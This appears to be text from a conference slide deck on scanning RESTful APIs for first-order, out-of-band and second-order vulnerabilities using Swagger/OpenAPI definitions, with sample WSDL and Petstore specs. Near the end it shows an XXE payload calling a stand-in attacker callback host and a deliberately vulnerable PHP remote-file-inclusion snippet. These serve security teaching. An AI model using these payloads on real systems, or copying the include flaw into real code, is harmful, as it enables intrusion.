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Using the Open API Specification to find first and second order vulnerabilities in RESTful APIs

Scanning with Swagger

Introduction



Scanning with Swagger

Understand

```
<?xml version="1.0" encoding="UTF-8"?>
<definitions name="Aktenkurs"
    targetNamespace="http://de...
    xmlns="http://schemas.xmlsoap.org/wsdl"
    xmlns:ns="http://schemas.xmlsoap.org/wsdl"
    xmlns:soap="http://schemas.xmlsoap.org/wsdl/soap"
    xmlns:xsd="http://www.w3.org/2001/XMLSchema"
    xmlns:tns="http://de...
    <service name="Aktenkurs">
        <port name="AktenkursPort" binding="...
            <soap:address location="http://loc...
        </port>
        <message name="Akteie.HoleWert">
            <part name="body" element="xsd:Tra...
        </message>
        ...
    </service>
</definitions>
```



RAML




Define



Test



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Visibility and Coverage per API can be difficult

Broad attack surface over sets of APIs increases risk

Out of band and ‘blind’ events



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SOAP has a WSDL

```
<?xml version="1.0" encoding="UTF-8"?
<definitions name="AktienKurs"
    targetNamespace="http://loc
    xmlns:xsd="http://schemas.xmlsoap.org/xsd/1.0"
    xmlns="http://schemas.xmlsoap.org/wsdl/1.1/types/
    <service name="AktienKurs">
        <port name="AktienSoapPort" binding="tns:AktienSoapPort">
            <soap:address location="http://loc
        </port>
        <message name="Aktie.HoleWert">
            <part name="body" element="xsd:TypeA"/>
        </message>
        ...
    </service>
</definitions>
```

WSDL

REST has ...



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API blueprint




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swagger.io

Starting January 1st 2016
the Swagger Specification
has been donated to
the [Open API Initiative \(OAI\)](#)
and has been renamed to
the [OpenAPI Specification](#)



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2.0 Current Specification

<https://github.com/OAI/OpenAPI-Specification/blob/master/versions/2.0.md>

3.0 OpenAPI.next

<https://github.com/OAI/OpenAPI-Specification/blob/OpenAPI.next/versions/3.0.md>




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1.0 1.1
1.2 2.0


API
blueprint

RAML


Convert between Swagger versions



Swagger to and from API Blueprint



Swagger to and from RAML



Tools to convert Swagger to/from 'X'



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YAML (for humans)

```
---
swagger: '2.0'
info:
  version: 0.0.0
  title: Simple API
paths:
  /:
    get:
      responses:
        200:
          description: OK
```

JSON (for machines)

```
{
  "swagger" : "2.0",
  "info" : {
    "version" : "0.0.0",
    "title" : "Simple API"
  },
  "paths" : {
    "/" : {
      "get" : {
        "parameters" : [ ],
        "responses" : {
          "200" : {
            "description" : "OK"
          }
        }
      }
    },
    "definitions" : { }
  }
}
```



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YAML (petstore.swagger.io/v2/swagger.yaml)

```
---
swagger: "2.0"
info:
  description: "This is a sample server Petstore server. You can find out more about \
    \ Swagger at [http://swagger.io](http://swagger.io) or on [irc.freenode.net, #swagger](http://swagger.io/irc/). \
    \ For this sample, you can use the api key 'special-key' to test the authorization \
    \ filters."
  version: "1.0.0"
  title: "Swagger Petstore"
  termsOfService: "http://swagger.io/terms/"
  contact:
    email: "apiteam@swagger.io"
  license:
    name: "Apache 2.0"
    url: "http://www.apache.org/licenses/LICENSE-2.0.html"
  host: "petstore.swagger.io"
  basePath: "/v2"
  tags:
    - name: "pet"
      description: "Everything about your Pets"
      externalDocs:
        description: "Find out more"
        url: "http://swagger.io"
    - name: "store"
      description: "Access to Petstore orders"
    - name: "user"
      description: "Operations about user"
      externalDocs:
        description: "Find out more about our store"
        url: "http://swagger.io"
  schemes:
    - "http"
paths:
  /pet:
    post:
      tags:
        - "pet"
      summary: "Add a new pet to the store"
      description: ""
      operationId: "addPet"
      consumes:
        - "application/json"
        - "application/xml"
```



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JSON (petstore.swagger.io/v2/swagger.json)

```
{
  "swagger": "2.0",
  "info": {
    "description": "This is a sample server Petstore server. You can find out more about Swagger at [http://swagger.io](http://swagger.io) or on [irc.freenode.net, #swagger](http://swagger.io/irc/). For this sample, you can use the api key 'special-key' to test the authorization filters.",
    "version": "1.0.0",
    "title": "Swagger Petstore",
    "termsOfService": "http://swagger.io/terms/",
    "contact": {
      "email": "apiteam@swagger.io"
    },
    "license": {
      "name": "Apache 2.0",
      "url": "http://www.apache.org/licenses/LICENSE-2.0.html"
    }
  },
  "host": "petstore.swagger.io",
  "basePath": "/v2",
  "tags": [
    {
      "name": "pet",
      "description": "Everything about your Pets",
      "externalDocs": {
        "description": "Find out more",
        "url": "http://swagger.io"
      }
    },
    {
      "name": "store",
      "description": "Access to Petstore orders"
    },
    {
      "name": "user",
      "description": "Operations about user",
      "externalDocs": {
        "description": "Find out more about our store",
        "url": "http://swagger.io"
      }
    }
  ],
  "schemes": [
    "http"
  ],
  "paths": {
    "pet": {
      "post": {
        "tags": [
          "pet"
        ],
        "summary": "Add a new pet to the store",
        "description": "",
        "operationId": "addPet",
        "consumes": [
          "application/json",
          "application/xml"
        ],
        "parameters": [
          {
            "in": "body",
            "name": "body",
            "description": "Pet object that needs to be added to the store",
            "required": true,
            "schema": {
              "type": "object",
              "properties": {
                "id": {
                  "type": "integer",
                  "format": "int64"
                },
                "category": {
                  "type": "string"
                },
                "name": {
                  "type": "string"
                },
                "status": {
                  "type": "string"
                }
              }
            }
          }
        ]
      }
    }
  }
}
```

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Is there a API definition document?

API definition document incomplete?


API definition document does not comply with specification?

API definition document is part of the application?



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First Order



Out of Band



Second Order




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First Order

- 1-to-1 request to response vulnerability observation
- Vulnerabilities observed in request channel




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
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


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


Second Order

- Host of Downstream services affected by request
- Log readers, service UI's, cluster architecture, downstream applications




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
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
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
How Vulnerabilities can be left hidden in your APIs



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
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First Order Challenges



- Website + Mobile client API coverage

Out of Band Interactions




Second Order (blind) Attacks



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
Machine-In-The-Middle
proxy to Attack Engine



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XML External Entity (XXE) Processing

```
<?xml version="1.0"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "http://attacker.callback:3000/xxe" >
]><foo>&xxe;</foo>
```



Remote File Inclusion (RFI)


```
<?php
  if ( isset( $_GET['p'] ) ) {
    include( $_GET['p'] . '.php' );
  }
?>
```



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Cross Site Scripting (XSS)



SQL Injection (SQLi)



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Remote File Include (RFI)




